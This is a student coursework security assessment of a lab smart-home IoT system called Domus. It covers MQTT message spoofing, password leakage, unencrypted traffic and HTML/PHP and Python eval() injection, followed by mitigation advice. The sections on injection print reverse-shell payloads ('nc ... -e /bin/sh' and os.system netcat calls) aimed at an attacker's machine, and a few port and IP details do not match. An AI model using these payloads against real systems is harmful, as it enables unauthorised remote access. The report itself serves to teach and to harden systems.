



Security of Emerging Connected Systems

7026CEM – Coursework II

Vishal Pratap Rayan - 10616129

Acknowledgment

Student Name : Vishal Pratap Rayan

Student ID: 10616129

Date: 15-Dec-2020

I certify that this is my own work and that I have read and understand the University Assessment Regulations.

Signature:


A handwritten signature in black ink, appearing to be 'Vishal', written over a horizontal line.

Table of Contents

1. Background	1
1.1 Domus	1
1.2 Components	1
1.3 Scope and Risk Ranking	2
2. Security Assessment	3
2.1 Malicious MQTT message	3
2.2 Interface password exposed	5
2.3 Unencrypted HTTP communication channel	6
2.4 HTML code injection	7
2.5 Python code execution	9
3. Risk mitigation	10
3.1 MQTT Trusted clients	10
3.2 Sanitized Error output	10
3.3 Secure Communication Channel	11
3.4 Sanitized Web-application Input	11
3.5 Python code flaw	11
4. Proposed System	12
5. Conclusion	12
References	13

1. Background

1.1 Domus

Domus is a smart-home IoT system that comprises of multiple components including sensors throughout the home. Its intended purpose is to create a smart-home environment capable of regulating heating around the house with other functionalities. WiFi is the communication medium here, with WEP security. The system requires a “bridge” to create a WiFi access point for the devices to connect. A currently in-development web interface will soon be made available to users with default credentials *domus:admin*




Fig. 1 Domus Overview

1.2 Components

The IP addresses used are the ones recorded at the time of test.

1.2.1 Server

Hosts a web server and a MQTT server on ports 80 and 1883, respectively.

IP: 174.19.0.20

Open port(s): 80,1883,22

Data from other devices in the network are submitted to this broker. The server publishes the messages to the subscribers.

```
root@kali:/home/kali/Downloads/domus# nmap -p- 174.19.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-11 14:09 EST
Nmap scan report for 174-19-0-20.rcmt.centurylink.net (174.19.0.20)
Host is up (0.0000050s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1883/tcp   open  mqtt
MAC Address: 02:42:AE:13:00:14 (Unknown)
```

Fig. 2 nmap scan of server

1.2.2 Database

Database runs on the network to store information. It uses MySQL server on port 3306.

IP address: 172.19.0.21

Open ports: 22,3306

```
root@kali:/home/kali/Downloads/domus# nmap -p- 174.19.0.21
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-11 14:51 EST
Nmap scan report for 174-19-0-21.rcmt.centurylink.net (174.19.0.21)
Host is up (0.0000050s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
3306/tcp   open  mysql
MAC Address: 02:42:AE:13:00:15 (Unknown)
```

Fig. 3 nmap scan of database

1.2.3 Heating System

The heating system monitors inputs from temperature sensors and controls heating. It calculates the average temperature inside the house and compares it to the set target temperature. It turns off/on accordingly.

IP address: 174.19.0.13

1.2.4 Interface

Interface provided with the system that provides some information and ability to interact to the user.

IP address: 174.19.0.4

1.2.5 Light Sensor

Light sensors around the house to send data to MQTT sever.

1.2.6 Temperature Sensor

Temperature sensors that are meant to be placed in multiple locations inside the house. Any temperature sensor on the network can publish message to the MQTT Server.

1.2.7 Inspector

Inspector is not part of the domus infrastructure. Consumers are not intended to have access to it. It is simply a tool provided for debugging. It provides the ability to share network interface with some of the devices in the network. Therefore, inspector will not be evaluated but used to study other devices.

1.3 Scope and Risk Ranking

The scope of this report is limited to the devices in the ecosystem and the network provided by the *bridge* it communicates on. Access to source files of the devices were provided.

In a real-world situation, network traffic will most likely be captured using special hardware such as a NIC (Network Interface Card) that supports monitor mode. However, for testing reasons, to demonstrate the point as proof-of-concept pcap files captured locally on the device will be used.

The attacks are performed using Kali Linux connected to the same ecosystem network. The exploits are done with information that is externally available.

Vulnerabilities discovered ranked from 1-10 based on DREAD risk assessment model.

Rating	Category
10	Critical
7-9	High
4-6	Medium
1-3	Low

Table 1. Rating guide

Categories rated in the DREAD model are Damage potential, Reproducibility, Exploitability, Affected users, Discoverability. Vulnerability ultimately rated on cumulative score across all categories.

2. Security Assessment

2.1 Malicious MQTT message

Vulnerability: MQTT server accepts messages from any device




Fig 4. Malicious MQTT message

Explanation:

A bad actor on the same network can sniff traffic especially MQTT packets that travel on the network unencrypted and easy to capture. With the captured MQTT packet, the MQTT topic as well as message is exposed. Since the MQTT server accepts 'publish' messages from any temperature sensor on the network, a maliciously crafted message with the acquired topic can be sent to the server causing the heating to turn off, performing a Denial-Of-Service attack.

Proof-of-concept:

1. Examine MQTT traffic bound to/from server

Connecting to heating system using inspector, traffic can be captured using `tcpdump`

```
tcpdump -s0 -l -w capturethis.pcap
```

4	4.904319	174.19.0.20	174.19.0.13	MQTT	96	Publish Message	[domus/dining/temperature]
6	14.914925	174.19.0.20	174.19.0.13	MQTT	94	Publish Message	[domus/bed1/temperature]
8	24.923264	174.19.0.20	174.19.0.13	MQTT	96	Publish Message	[domus/living/temperature]
90	34.931046	174.19.0.20	174.19.0.13	MQTT	98	Publish Message	[domus/bathroom/temperature]

```
Ethernet II, Src: 02:42:ae:13:00:14 (02:42:ae:13:00:14), Dst: 02:42:ae:13:00:0d (02:42:ae:13:00:0d)
Internet Protocol Version 4, Src: 174.19.0.20, Dst: 174.19.0.13
Transmission Control Protocol, Src Port: 1883, Dst Port: 40039, Seq: 59, Ack: 1, Len: 30
MQ Telemetry Transport Protocol, Publish Message
  Header Flags: 0x30, Message Type: Publish Message, QoS Level: At most once delivery (Fire and Forget)
  Msg Len: 28
  Topic Length: 24
  Topic: domus/living/temperature
  Message: 3237
```

Fig. 5 captured pcap file in Wireshark

Capturing MQTT packets provide us with the source and destination IP addresses, the topic format and the messages being sent. Based on this information a message published to the server with a temperature reading that would turn off heating can be sent like a temperature sensor.

2. Crafting MQTT message

MQTT messages can be sent using `mosquitto_pub`

```
root@kali:/# mosquitto_pub -h 174.19.0.20 -t domus/bed1/temperature -m 1000
```

By sending a publish message to the server with a temperature reading of 1000C, the heating system will be turned off. As observed below:

```
living :      23.00 deg C
bathroom :    15.00 deg C
bed2 :      14.00 deg C
dining :      24.00 deg C
bed1 :      1000.00 deg C
kitchen :     29.00 deg C
Average Temperature: 184.17
Target :      21.00
Heating On? : False
Sleeping for 5 seconds
```

Fig 6. Heating system shutdown

Heating therefore can be controlled or completely shut down resulting in a denial-of-service.

Damage Potential	Reproducibility	Exploitability	Affected Users	Discoverability
9	9	9	9	9

Risk score: 9.0

2.2 Interface password exposed

Vulnerability: Exposing sensitive information

Explanation:

Server status logs maintained by the device can be seen at the web interface (shown later) and at the server prompt. Interface sends the server messages exposing information that could be used to carry out attacks.

```
<p>2020-12-11T02:37:57.247675: Message from interface: Currently only interval commands supported. Send pass/34 (for example) on domus/interface/command/interval</p>
```

Fig. 7 Message from interface to server

From Fig.6 the format of expected topic and message can be obtained. Sending a MQTT message to the server with the expected format returns sensitive information that should be confident.

```
root@kali:/home/kali/Downloads/domus/interface/app# mosquitto_pub -h 174.19.0.20 -t domus/interface/command/interval -m "pass/69"
```

```
Interface ready
domus/interface/command/interval pass/69
abracabracabra
pass
Interface ready
```

Fig. 8 Interface exposing password

Interface prints out 'abracabracabra' which is the expected password. Using this information, MQTT messages can be crafted and sent to change the interval. Interval here is the period after which heating system checks temperature again. Accepted input are values between 1 and 20.

Proof-of-concept:

1. Sending MQTT publish with acquired password

MQTT message:

```
root@kali:/home/kali/Downloads/domus/interface/app# mosquitto_pub -h 174.19.0.20 -t domus/interface/command/interval -m "abracabracabra/20"
```

```
<p>2020-12-11T23:10:42.101524: Message from interface: interval set to 20</p>
```

Fig. 9 Modified interval period

As shown, due to exposure of confidential information, interval values could be changed.

Damage Potential	Reproducibility	Exploitability	Affected Users	Discoverability
6	9	6	9	9

Risk score: 7.8

2.3 Unencrypted HTTP communication channel

Vulnerability: Unsecure communication channel

Explanation:

It is found that data within the ecosystem is transported without any encryption. HTTP network traffic can be captured and examined. Sensitive information, therefore, is not handled securely and could possibly be exposed to untrusted sources.

Proof-of-Concept:

1. Capture traffic

Traffic to domus when captured presents many HTTP packets that upon further examination reveals encoded data.




Fig. 10 Wireshark examination of network traffic

Data is observed to be just encoded with absolutely no encryption in place. Decoding data collected reveals information that is unnecessary for a heating system such as sexual orientation, gender, disability etc.

```
Um9ubmkgSm9uZXNvRmVtYXN1L0Jpc2V4dWFsL05vbmUvRU9ML0phc29uIEpvcVZL01hbGUvU3RyYVlnaHQvTm9uZS9FT0wvRXNtZXJ1bGRhIEpvcVZL0Z1bWFsZS9VbmRpc2Nsbn1ZC9IZWYw5nIEltcGFyZWQvRU9ML1Nhbgx5IEpvcVZL0Z1bWFsZS9HYXkvTm9uZS9FT0wv
```

```
Ronni Jones/Female/Bisexual/None/EOL/Jason Jones/Male/Straight/None/EOL/EsmereIda Jones/Female/Undisclosed/Hearing Impaired/EOL/Sally Jones/Female/Gay/None/EOL/
```

Fig 11. Base64 encoded vs decoded

It is also observed that data is being sent to a server hosted in China. Collection of sensitive personally identifiable information without the consent of end user will present legal issues.

Damage Potential	Reproducibility	Exploitability	Affected Users	Discoverability
5	9	6	9	9

Risk score: 7.6

2.4 HTML code injection

Vulnerability: HTML input sanitization

Explanation:

Web server running on port 80 has a web application running. Using a directory discovery tool like *dirb* with a good wordlist, directory names present in the wordlist can be discovered. The choice of wordlist will determine search quality.

```
root@kali:/# dirb http://174.19.0.20:80/ /usr/share/wordlists/dirb/big.txt -u domus:admin
```

Running *dirb* against the webserver on port 80 using the *big.txt* wordlist provided by the makers of *dirb* and supplementing it with the default credentials of the system, a previously unknown directory 'cpanel' could be discovered.

```
DIRB v2.22
By The Dark Raver

START_TIME: Fri Dec 11 19:19:23 2020
URL_BASE: http://174.19.0.20:80/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
AUTHORIZATION: domus:admin

GENERATED WORDS: 20458

— Scanning URL: http://174.19.0.20:80/ —
+ http://174.19.0.20:80/.htaccess (CODE:200|SIZE:101)
+ http://174.19.0.20:80/.htpasswd (CODE:200|SIZE:44)
⇒ DIRECTORY: http://174.19.0.20:80/cpanel/
+ http://174.19.0.20:80/server-status (CODE:403|SIZE:276)

— Entering directory: http://174.19.0.20:80/cpanel/ —

END_TIME: Fri Dec 11 19:19:39 2020
DOWNLOADED: 40916 - FOUND: 3
```

Fig. 12 dirb running directory brute-force

Visiting the pages immediately presents a web application that reflects the status log seen at the server prompt. Except the application processes HTML code. Which can be inferred when comparing logs seen at the different places.

```
<p>2020-12-11T04:11:55.281146: Status of heating is OFF</p>
2020-12-11T04:11:55.281146: Status of heating is OFF
```

Fig. 13 Processed HTML

This execution of HTML code can be exploited potentially allowing remote access.

Proof-of-concept:

1. Discovering allowed MQTT messages

As seen previously, MQTT messages can be sent from any device connected to the network. The expected message format for topic *domus/interface/command/interval* is *password/11* but there exists another accepted topic which requires no such format. Seen at the server prompt as well as the source code of *interval.py* that is used by interface device.

Topic: `domus/interface/command/interval`

Sending HTML code as part of message with this topic was processed by the web application.

2. PHP Payload

Appending PHP code to generate a reverse shell can be injected as message. To demonstrate this point, a netcat listener is set on attacker machine with 174.19.0.1 on 7777 and the following MQTT is sent with malicious PHP code inserted.




Fig. 14 Netcat reverse shell

MQTT message:

```
root@kali:/# mosquitto_pub -h 174.19.0.20 -t domus/interface/status/interval -m "pay<?php exec('nc 174.19.0.1 6969 -e /bin/sh')?>load"
```

PHP code:

```
<?php exec('nc 174.19.0.1 6969 -e /bin/sh')?>
```

The code establishes a connection to the provided IP address and port and opens a bash shell after establishing connection.

```
root@kali:/# nc -nlvp 6969
listening on [any] 6969 ...
connect to [174.19.0.1] from (UNKNOWN) [174.19.0.20] 48772
```

Domus Server

Fig. 15 Connection from server

Connection from server could successfully be established to a device on the same network as seen in Fig. 15.

Damage Potential	Reproducibility	Exploitability	Affected Users	Discoverability
10	10	10	10	8

Risk score: 9.6

2.5 Python code execution

Vulnerability: Python code execution due to lack of input sanitization

Explanation:

With findings from section 2.2 Interface is subscribed to `domus/interface/command/interval` and accepts messages in a certain format. To ensure the second part of message are numbers, `eval()` function is used. As observed in source code `interface.py` too. This happens to allow execution of python code, as seen in Fig. 16.

```
mosquitto_pub -h 174.19.0.20 -t domus/interface/command/interval -m abracabracabra/os.system('\\ls\\')

Interface

Not fully implemented
Interface starting up ...
Interface ready
Connection result: 0
Interface starting up ...
Interface ready
Interface ready
Interface ready
Interface ready
Interface ready
domus/interface/command/interval abracabracabra/os.system('ls')
bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
Interface ready
```

Fig. 16 Interface application executing python code

Therefore, malicious python code injected with the correct parameters could result in possible remote code execution. To confirm

Proof-of-Concept:

1. Delivering Python payload via MQTT message

Python code to open a reverse connection using netcat to attacker machine on port 7777. The message is embedded as part of MQTT message but since it is being passed through shell prompt, certain characters must be escaped.

MQTT message:

```
mosquitto_pub -h 174.19.0.20 -t domus/interface/command/interval -m abracabracabra/os.system('\\nc\ 174.19.0.1\ 7777\\')
```

Python code:

```
os.system('nc 174.19.0.1 7777')
```

The code after adding required escape sequence characters will look like:

```
os.system('\\nc\ 174.19.0.1\ 7777\\')
```

2. Starting listener on attack machine

Setting up a listener on Kali using netcat listening to any incoming connections, as soon as MQTT message is delivered, a new connection is established to Kali from the interface device.

```

root@kali:/# nc -nlvp 6969
listening on [any] 6969 ...
connect to [174.19.0.1] from (UNKNOWN) [174.19.0.4] 40526

```

Fig. 17 Reverse shell from interface

Hence, by being able to inject python code and a lack of input sanitization at backend, RCE (Remote Code Execution) could be performed.

Damage Potential	Reproducibility	Exploitability	Affected Users	Discoverability
10	10	10	10	6

Risk score: 9.2

3. Risk mitigation

3.1 MQTT Trusted clients

Introducing digital certificates and verification between the broker and clients will prevent unauthorized clients in the network to send malicious data to the server (HiveMQ, 2015). TLS with MQTT can help achieve that. The challenge with incorporating TLS with MQTT will be resource utilization. TLS requires CPU usage for the encryption and handshakes that need to be performed. This problem can be addressed in two ways:

1. TLS Session Resumption

TLS session resumption enables devices to use an already established session connection without the need for performing a potentially CPU demanding handshake again.

2. Partial encryption

If device cannot afford TLS encryption which would fully encrypt data being transported, a form of partial encryption can be utilized (Siva, 2018). In partial encryption only payload being sent in the MQTT packet will be encrypted. To further decrease stress, only PUBLISH message payloads could be encrypted.

3.2 Sanitized Error output

Error messages are essential for troubleshooting. However, it is important error messages do not display anything more than required. The design flaw in the *interface.py* source code exposes password in plain text as seen in Fig. 8

Slightly modifying code fixes this issue. Changes to code show in Fig. 18.

```

#PROCESS MESSAGE
elif len(topicParts)==4 and topicParts[2]=="command" and topicParts[3]=="interval":
    pieces=message.payload.split("/")
    if len(pieces)!=2 or pieces[0]!=pw: #userdata contains the password
        c.publish("domus/meta/status/interface/message", "Interval not given with preceding password, such as 'pass/30' or password incorrect.")
        #print pw
        print pieces[0]

```

Fig. 18 interface.py source code changes

For the sake of demonstration, code has been commented which means it will not be executed. Doing this fixes the issue by not exposing password.

```
Interface ready
domus/interface/command/interval pass/69
pass
```

Fig. 19 Sanitized error output

3.3 Secure Communication Channel

The use of unencrypted HTTP at application level puts data being transported at risk. Besides a security issue, collecting personal data without consent will present legal issues. To prevent sniffing data while transmission, encryption is required. Therefore, incorporating HTTPS is essential. In addition, as suggested in section 3.1, implementing application level encryption with MQTT is also important.

3.4 Sanitized Web-application Input

The design flaw concerning the web application lies in the way it primarily works.

The *monitor.py* code appends HTML formatted code to *log.txt*

This is later passed on to PHP and is processed as HTML. It is done to present the user with a beautified webpage but since it processes HTML in the supplied strings, RCE can be performed. A better way to display logs would be to store logs without HTML in a txt file and adding HTML/CSS to make it look presentable in *index.php* properly sanitizing the input strings.




Fig. 20 Poorly configured design structure

3.5 Python code flaw

The *eval()* function in python allows python code to be executed when passed as a parameter. The improper usage of the *eval()* function here allows malicious code execution. The intended use of *eval()* in source code *interface.py* is to ensure digits between 0-20 are entered. However, to implement that, *eval()* is unnecessary. A simple two step check can ensure input is right by converting input to integer and checking value of entered input. Fig. 21 shows source code change and fixed output.




Fig.21 Removal of eval() function

4. Proposed System

The proposed changes in the system take into consideration the risk mitigation strategies discussed in section 3.1-3.5 while fixing some primary design flaws.

Methods to implement encryption with minimal computational resources are introduced. Which can be adopted throughout the system or select parts of the system could follow different encryption techniques according to the device capability. The broker is often the device with the most computational power; therefore, it can establish TLS session resumptions with other capable devices. Clients however could be low power devices where only payload encryption can be adopted for PUBLISH messages to the server.

Implementing the suggested strategies along with hardening WiFi encryption like transitioning from WEP to the newer standards will significantly improve the security.

5. Conclusion

The challenge with IoT devices such as the domus ecosystem is, the standalone devices are often small devices with limited computational resources. Therefore, implementing demanding security mechanisms on the device will not be an acceptable solution. Moreover, the biggest selling point of these systems is the ease-of-use which would mean easy to configure and setup. Most devices are designed to be ready to function with just one or two steps. However, when dealing with sensitive personally identifiable information, it is important to find the right balance between security and usability.

The current overall risk score of the system according to the findings in this report is **8.6**. Changes are proposed solely from a security standpoint. The final product should ideally only be made available to users when all known high-risk vulnerabilities are patched.

References

Siva, R. (2018, November 4). *IOT-MQTT Payload encryption at the Application Layer*. Medium.

<https://renugopal17-siva.medium.com/iot-mqtt-payload-encryption-at-the-application-layer-58f8957d4b5f>

Team, T. H. (2015, June 1). *Securing MQTT Systems - MQTT Security Fundamentals*. Www.Hivemq.com.

<https://www.hivemq.com/blog/mqtt-security-fundamentals-payload-encryption/>